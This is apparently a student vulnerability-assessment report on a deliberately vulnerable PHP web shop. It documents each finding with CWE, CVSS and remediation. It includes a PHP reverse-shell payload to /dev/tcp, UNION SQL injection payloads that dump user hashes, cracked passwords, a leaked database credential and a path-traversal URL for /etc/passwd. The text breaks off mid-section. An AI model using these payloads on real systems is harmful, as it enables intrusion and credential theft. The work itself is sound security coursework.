University of Aveiro
Masters in Cybersecurity
Analysis and Exploration of Vulnerabilities

Assignment 2

Authors:

- Guilherme Amaral Ribeiro Pereira: 93134
- José Luís Rodrigues Costa: 92996
- Diogo Miguel Rocha Amaral: 93228
- Daniel Baptista Andrade: 93313

Index

Introduction

This work was developed under the course of analysis and exploration of vulnerabilities with the objective of exploring vulnerabilities in software projects and the creation of detailed sections with the findings. The target applications will consist of the submitted applications in the last assignment and made available in the DETI computation infrastructure.
In this report we will, for each vulnerability found, describe why it exists, how it was exploited, what are the associated CWEs and what is the expected CVSS of a single site.

1. Vulnerabilities

The site that was analyzed was 10.110.2.47:9000.

1.1 PHP information disclosure

1.1.1- Why does it exist

PHP has a function that outputs a large amount of information about the state of the PHP, *phpinfo*()[1] , this function contains information about the PHP version, server information and environment, OS version, paths, etc.
Usually this function should not be available to the public, however in the application being analyzed there is a PHP page containing this function, a page that is publicly available to any user, which should not happen.

1.1.2- How was it exploited

With the use of *dirbuster* [2] we were able to identify the files available in the server, one of those files was info.php which caught our attention leading to the exploitation of this vulnerability.
Since a reverse shell was obtained using a vulnerability that we are going to explain further in the document, access was obtained to the system so we had a way to verify that the info.php in fact contained the *phpinfo()* function.




```
$ cat info.php
<?php
phpinfo();
?>$ 
```

Fig. 1 - Information on the info.php file

Page http://10.110.2.47:9000/info.php :


10.110.2.47:9000/info.php

PHP Version 7.2.34

System	Linux 3f4276ad50a5 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
Build Date	Dec 11 2020 11:13:56
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-gettext.ini, /usr/local/etc/php/conf.d/docker-php-ext-intl.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/docker-php-ext-zip.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*

Fig. 2 - http://10.110.2.47:9000/info.php page

As we can see in the above figure this kind of vulnerability allowed us to perform a enumeration of the system which allowed us to further search for vulnerabilities that are known for the target system and application.

1.1.3- What are the associated CWEs

This vulnerability is associated with the CWE-200. It corresponds to showing some information to a person that does not have permission/authorization to see or obtain that information. The severity of this weakness can range widely, depending on many factors like the type of sensitive data exposed, what context the application is used, what kind of privileges a hacker can acquire, etc...

1.1.4- What is the expected CVSS

We attributed a score of: 7.5
Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

1.1.5- How to remediate

The most effective and simple method is to remove the file from the system since it does not have any impact on the service that the website provides.

1.2 Stored XSS


1.2.1- Why does it exist

XSS or also known as cross-site scripting is a type of injection where malicious scripts are injected into the website.
XSS happens when the web application uses unsanitized user input in the output that it generates, it is possible to realize XSS with various languages however it is more common to use javascript to perform this attack since javascript is a fundamental part of today's internet structure.
In the case of the application being analyzed the php code stores the user input in the database and later echos that input in the php page sent by the server to the clients making for a stored XSS vulnerability.

1.2.2- How was it exploited

Taking into account the OWASP Top 10 vulnerabilities of 2021 [3] we knew that we had to verify if any vulnerability in that list was present in the website.
One of those vulnerabilities was cross-site scripting of the stored type since the application saves the scripts in the database to later display to the users.
On every item's page, there is a possibility to submit comments, comments that are not sanitized before being inserted in the database, to verify that there was a XSS vulnerability we inserted the following payload as a comment:

<script> alert("ola"); </script>.



```
<script> alert("ola"); </script>
```

Fig. 3 - Insertion of the payload in the comment section of the webpage




Fig. 4 - Result of inserting the payload

1.2.3- What are the associated CWEs

XSS or CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') is a vulnerability that occurs when the software does not neutralize user-controllable input that will later be presented as output for other users using the same webpage.

1.2.4- What is the expected CVSS

We attributed a score of: 5.3

Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

1.2.5- How to remediate

Remediating XSS is not an easy task since attackers find workarounds in order to inject malicious code. In this specific scenario, XSS could be solved by sanitizing the input from the user. The main objective is that the code must not be processed by neither of the applications where the input is being sent to. By sanitizing, it means filtering specific and unwanted characters or encoding the input to prevent it from being run.

1.3 File upload

1.3.1- Why does it exist

Unrestricted File upload is a vulnerability that happens when the software has some sort of file uploading mechanism either restrictive, like an image upload, or simply a file repository. The file uploaded has some malicious code in it that, when run, gives control over the content of the website to the attacker.
In this specific application, the file upload system is situated in the profile picture upload that, without any filter, accepts every kind of file extension.

1.3.2- How was it exploited

On the profile page there is an option to add a profile picture, but this image is not filtered or verified. As a result, we can put any file into the website. By configuring a script file, we can create a reverse shell between the website and our machine. In the example image, the file is named "test.php".





Fig. 5 - Upload profile picture functionality in the webpage



```php
<?php
exec("/bin/bash -c 'bash -i > /dev/tcp/10.0.0.10/1234 0>&1'");
?>
```

Fig. 6 - Malicious payload - Reverse Shell

1.3.3- What are the associated CWEs

This vulnerability generally fits the following CWE:

- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-20: Improper Input Validation

This vulnerability allows the attacker to upload an unsupported file into the webpage, but the system accepts and processes it.
With that, the attacker, for example, can upload a php file pretending that it is a png file or something similar. By uploading a php file, he can execute whatever he wants and try to gain root on the machine.

1.3.4- What is the expected CVSS

We attributed a score of: 9.1
Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

1.3.5- How to remediate

In order to fix the vulnerability, the developer could add a restriction method that converts the type of the file for the specific one, remove the special symbols inside the file such as "<" or ";", confine the upload system only to a internal login which specifically requires that mechanism in order to, if a breach occurs, control the flaw without compromising other parts of the server.

1.4 SQL Injection

1.4.1- Why does it exist

SQL Injection occurs when the arguments of a query possess special elements used in an SQL Command without being neutralized or filtered. This type of attack allows the attacker to control the web server or inject malicious code in other users since he/she can store code on a database that could be used later.
This application has a search bar at the very top of the page that allows this type of vulnerability to be exploited.

1.4.2- How was it exploited

Taking into account the OWASP Top 10 vulnerabilities of 2021 [3] we knew that SQL injections might be present in this project.
To verify the webpage was vulnerable to SQL injections we tested all the input boxes with well kwon SQL injection payloads.
First, there is the need to know the number of the columns, so a trial and error approach is required, like the example below, and adding parameters to the query might be needed.

drone' UNION(SELECT 1,2,3,4,5,6 FROM dual);#

When a successful result is achieved, something will appear on the site, confirming the number of columns.



Sign Up
Login
ɔT 1,2,3,4,5,6 FROM dual);#
Search
VULN PHOTOGRAPHY
Cameras, drones, acessories - all in one place!
3 2
Price: 4

Fig. 7 - Page response to the input injected

Now that we know the number of columns, we can use the internal table of the database to know more information, in this case, the name of the database used on the website.

' UNION SELECT 1,2,(SELECT group_concat(SCHEMA_NAME) from INFORMATION_SCHEMA.SCHEMATA),4,5,6; --





Fig. 8 - Page response to the input injected

After knowing the number of columns and the name of the database, we can use the internal table of the database to know more information, like all the tables and their respective column names.

'UNION SELECT 1,2,(SELECT group_concat(TABLE_NAME,"->",COLUMN_NAME) from INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA LIKE "store"),4,5,6 #




e,users->email,users->password,users->id,users->contact,users->name,users->image,

Fig. 9 - Page response to the input injected

With that, we have the information about all the tables. In our case, we have a particular focus on obtaining the users account information, so we can look more into the "users" table, to obtain the login information.

' UNION SELECT 1,2,email, password,5,6 from users; --



duarte@gmail.com 2

Price: 1957fde9fb33a1370741d953edcd7d97

lucas@gmail.com 2

Price: 829821286308824dccc13c88970a2dcc

tiago@gmail.com 2

Price: 1316bfd46cb2c849698dce2214e8ba13

random@random.com 2

Price: 7ddf32e17a6ac5ce04a8ecbf782ca509

Fig. 10 - Page response to the input injected

After all those SQL injections, we finally have the email and password information of all the users. The password is encrypted with MD5, but it will be explained further ahead on how to obtain the plaintext.

1.4.3- What are the associated CWEs

SQL injections or CWE-89 (Improper Neutralization of Special Elements used in an SQL Command) is a vulnerability that occurs when the removal or quoting of SQL syntax in user-controllable inputs doesn't happen. This might make the generated query interpret the user input as a SQL command, which gives the user the ability to bypass security checks, insert additional statements that modify the database or even execute system commands.

1.4.4- What is the expected CVSS

We attributed a score of: 10.0
Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

1.5.5- How to remediate

To prevent SQL Injection, the developer could either use prepared statements, use stored procedures or/and make a list of allowed inputs on the search bar.

1.5 MD5 for hashing the passwords

1.5.1- Why does it exist

Vulnerabilities related to insecure password storage usually happen due to using cryptographic mechanisms that are obsolete and/or have ways of deciphering the encrypted content.
This website in specific uses MD5 to hash and therefore encrypt passwords. However, MD5 has been known for a good time that it is not secure anymore since there are ways of breaking this algorithm in order to retrieve the plaintext, in this case, the user's password.

1.5.2- How was it exploited

The passwords are encrypted with MD5, which is a cryptographic algorithm with many known security problems, so its usage is not recommended.
By using the passwords obtained previously on the SQL injection section, we can now decrypt those passwords using an online site, for example on https://crackstation.net/.

Email and password decrypted:
email: duarte@gmail.com
password encrypted with MD5: 1957fde9fb33a1370741d953edcd7d97
password cracked: crocodilo

email: lucas@gmail.com
password encrypted with MD5: 829821286308824dccc13c88970a2dcc
password cracked: leopardo

email: tiago@gmail.com
password encrypted with MD5: 1316bfd46cb2c849698dce2214e8ba13
password cracked: falcao

1.5.3- What are the associated CWEs

Hashing a password with MD5 is related to the CWE-327 that consists in the use of a broken/risky cryptographic algorithm. By breaking the algorithm, it is possible to obtain access to sensitive data and it creates unnecessary risks that may lead to dangerous attacks.

1.5.4- What is the expected CVSS

We attributed a score of: 6.8
Vector String: CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N

1.5.5- How to remediate

This exploit could be easily fixed just by using a cryptographic algorithm with no present flaws at the moment, like SHA-2, for example.


1.6 Database leaked inside a comment

1.6.1- Why does it exist

These flaws usually happen due to coders not removing sensitive information after running tests or debugs on a specific application. Usually, the commented code is forgotten inside the files and the websites and applications are made available to the public with that information.
This occurred in this web application and a copy of the credentials to access the database were left in the production version, without the coders noticing it.

1.6.2- How was it exploited

On the file include/common.php:



```
$ cat include/common.php
<?php
// $con = mysqli_connect("localhost","store","donald","store");
error_reporting(0);
$con = mysqli_connect("database-vulnerable", $_ENV['MYSQL_USER'], $_ENV['MYSQL_PASSWORD'], $_ENV['MYSQL_DATABASE']);
session_start();
```

Fig. 11 - File include/common.php

1.6.3- What are the associated CWEs

CWE-615 is the CWE related to this vulnerability and the weakness consists in leaving important data or information visible. An attacker who gains access to that information can map the applications structures, expose hidden parts, reverse engineer it, etc...

1.6.4- What is the expected CVSS

We attributed a score of: 7.5
Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

1.6.5- How to remediate

To remediate this situation, coders and developers must be aware of inputs or comments while debugging or testing the application. This type of flaw happens without any intention and, to correct this, the comment or input present in the code must be removed since it does not influence the running application and gives internal information about the system without any necessity.

1.7 File Output

1.7.1- Why does it exist


This vulnerability exists in the “Download Details” button which is present in every product webpage. This button’s objective is to download the details of the desired product.

Usually this is a common website functionality that is available to the public, however the download should be restricted to a specific file or group of files, so that confidential files don’t get exposed.

Specifically in this case the file name is passed as a GET argument with no restrictions.

1.7.2- How was it exploited

This vulnerability can be detected by analyzing the html code of the “Download Details” button on one of the website products.



```
▶<a href="cart.php?id=1">…</a>
▼<a href="download.php?id=1.pdf" download="product_1.pdf">
   <input class="btn btn-success btn-block" type="submit" value="Download Details">
 </a>
```

Fig. 12 - Browsers developer mode analyze

As seen in the picture above, the button, when pressed, redirects to the download.php?id=1.pdf .

Using this download.php with a relative path, the attacker is able to download any file from the server with read permissions for the www-data default apache user.

An example of this vulnerability exploit is to download the /etc/passwd file of the server with the following url:

http://10.110.2.47:9000/download.php?id=../../../../etc/passwd

1.7.3- What are the associated CWEs

The associated CWE with this vulnerability is the following:

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

The CWE-22 describes a software that uses external input to construct a pathname that identifies a file or directory that is not supposed to be available, on a parent or child directory for example. As no special elements are properly neutralized within the pathname, it can cause the pathname to resolve to a location that is outside of the restricted directory.

1.7.4- What is the expected CVSS

We attributed a score of: 7.5
Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

1.7.5- How to remediate

Developers should avoid building file path strings with user-provided input, in this case for the file download.
It should also be restricted to a specific file or group of files if no path specification is needed.
If passing user-supplied input is absolutely necessary, developers must ensure that the user input by strictly accepting allowed files.


1.8 Unrestricted user login

1.8.1- Why does it exist

This vulnerability exists in the authentication method, specifically in the way the session is set when the user authenticates.
Typically a server application that copies user input into session variables, exposes the server to session poisoning, which can lead to an unauthenticated login for some users.
In this application specifically, this is the case, when a specific payload is sent to the set_session.php file.

1.8.2- How was it exploited

This vulnerability can easily be detected by analyzing the request script when the login button is pressed on the website.
By analyzing the source code, as shown in the picture bellow:



```
function pst() {
    var xhr = new XMLHttpRequest();
    var params = '<?xml version="1.0" ?><form><email>' + document.getElementById("email").value
    xhr.onreadystatechange = function() { //Call a function when the state changes.
        if (xhr.readyState == 4 && xhr.status == 200) {
            if (xhr.responseText.includes("401")) {
                return;
            }

            if (xhr.responseText.includes("200")) {
                var arr = xhr.responseText.split("&")
                var email = arr[0];
                var id = arr[1];
                var name = arr[2];

                $.ajax({
                    url: "set_session.php",
                    data: { email: email, user_id: id, name: name },
                    success: function(result) {
                        window.location.pathname = "/profile.php";
                    }
                });
            }
        }
    }
    xhr.open('POST', "/login_script.php", true);
    xhr.send(params);
};
```


Fig. 13 - pst() function

The *pst()* function is called when the login button is pressed.

This function sends a xml payload to the /login_script.php endpoint with the email and password inserted by the user, which is responsible to authenticate the user via a database.

If the request responds with a 200 (successful) then a request is sent to the set_session.php file, which will set the session according to the email, user_id and name parameters.

As the set_session.php directly sets the session with no verification as shown in the picture below, these parameters can be faked and be logged in as any user, provided the user_id is known.

